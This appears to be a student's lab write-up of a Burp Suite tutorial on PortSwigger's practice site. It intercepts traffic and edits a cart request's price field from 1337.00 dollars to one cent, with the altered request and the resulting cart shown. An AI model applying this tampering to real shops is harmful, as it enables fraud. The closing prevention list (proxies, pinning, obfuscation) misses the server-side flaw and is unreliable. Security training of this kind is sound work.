


Project: Burp Suite Tutorial:

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Objective:

The goal of this lab was to gain an understanding of how burp suite works by learning the capabilities of what it can do. In this tutorial, I learned how to set it up, intercept HTTP traffic with Burp Proxy, and modify HTTP with Burp Proxy.


Step 1:



For the first step, I got an understanding of how to intercept incoming HTTP traffic. I opened the burp suite browser and searched <https://portswigger.net>. The website did not open at first because I had to intercept the request.


Step 2:

| Type | Direction | Method | URL | Status code | Length |
|------|-----------|--------|---|-------------|--------|
| HTTP | → Request | GET | https://tags.srv.stackadapt.com/sa.jpeg | | |
| HTTP | → Request | GET | https://tags.srv.stackadapt.com/saq_px?uid=SEK-Q5_UkYJF2mT9DoZeJQ&is_js=true&landing_url=https%3A%2F%2Fportswigger.net%2F&t=Web%20Application%2... | | |
| HTTP | → Request | GET | https://googleads.g.doubleclick.net/pagead/viewthroughconversion/11422135271/?random=1734409959199&cv=11&fst=1734409959199&bg=ffffff&guid=ON&async... | | |
| HTTP | → Request | GET | https://tags.srv.stackadapt.com/js_tracking?url=https%3A%2F%2Fportswigger.net%2F&uid=SEK-Q5_UkYJF2mT9DoZeJQ&v=1&host=https%3A%2F%2Fportswigge... | | |



Once I intercepted the request, I then forwarded the intercepted requests and then the web page then loaded up.

Step 3:



Afterward, I deployed a vulnerable website provided by PortSwigger. I signed in with the provided credentials.

Step 4:

The screenshot displays a web browser's developer tools interface, specifically the Network tab. At the top, there's a control bar with buttons for 'Intercept on', 'Forward', and 'Drop'. Below this, a table lists intercepted messages:

| Type | Direction | Method | URL | Status code | Length |
|------|-------------|--------|--|-------------|--------|
| WS | → To server | | https://0af500b704643cca801c3f5f00620002.web-security-academy.net/academyLabHeader | | 4 |
| HTTP | → Request | POST | https://play.google.com/log?format=json&hasfast=true&authuser=0 | | |

Below this table, a detailed view of the selected HTTP POST request is shown. The 'Request' tab is active, displaying the following information:

- Method: POST
- URL: /cart
- Host: 0af500b704643cca801c3f5f00620002.web-security-academy.net
- Cookie: session=9VX0Uhs03BSBzhWj r0oFla2oRwpBvi49
- Content-Length: 49
- Cache-Control: max-age=0
- Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
- Sec-Ch-Ua-Mobile: ?0
- Sec-Ch-Ua-Platform: "Linux"
- Accept-Language: en-US,en;q=0.9
- Origin: https://0af500b704643cca801c3f5f00620002.web-security-academy.net
- Content-Type: application/x-www-form-urlencoded
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

The 'Inspector' tab on the right shows the request's attributes, query parameters, body parameters, cookies, and headers. The 'Event log' at the bottom indicates that there are 0 highlights.

Afterward, I turned the interceptor on and then I added the “L33t Leather Jacket to my cart.” I would then edit the request in the next step.

Step 5:

```
change;v=03;q=0. /
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0af500b704643cca801c3f5f00620002.web-security-academy.net/product?productId=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 productId=1&redir=PRODUCT&quantity=1&price=133700
```

```
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0af500b704643cca801c3f5f00620002.web-security-academy.net/product?productId=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 productId=1&redir=PRODUCT&quantity=1&price=1
```

Store credit:
\$100.00

[Home](#) | [My account](#) |  1

Cart

| Name | Price | Quantity |
|-----------------------------------|--------|------------------------------------|
| Lightweight "I33t" Leather Jacket | \$0.01 | <div>- 1 +</div> <div>Remove</div> |

Coupon:

Apply

Total: \$0.01

As you can see, I modified the request by changing the price from 1337.00 dollars to 1 cent by changing the value associated with the price tag. As you can see in the cart, the price changed to 1 cent on the website.

How to prevent:

- Use HTTPs
- Use a Web Application Firewall
 - Certificate Pinning
 - Disable Proxies
 - Obfuscation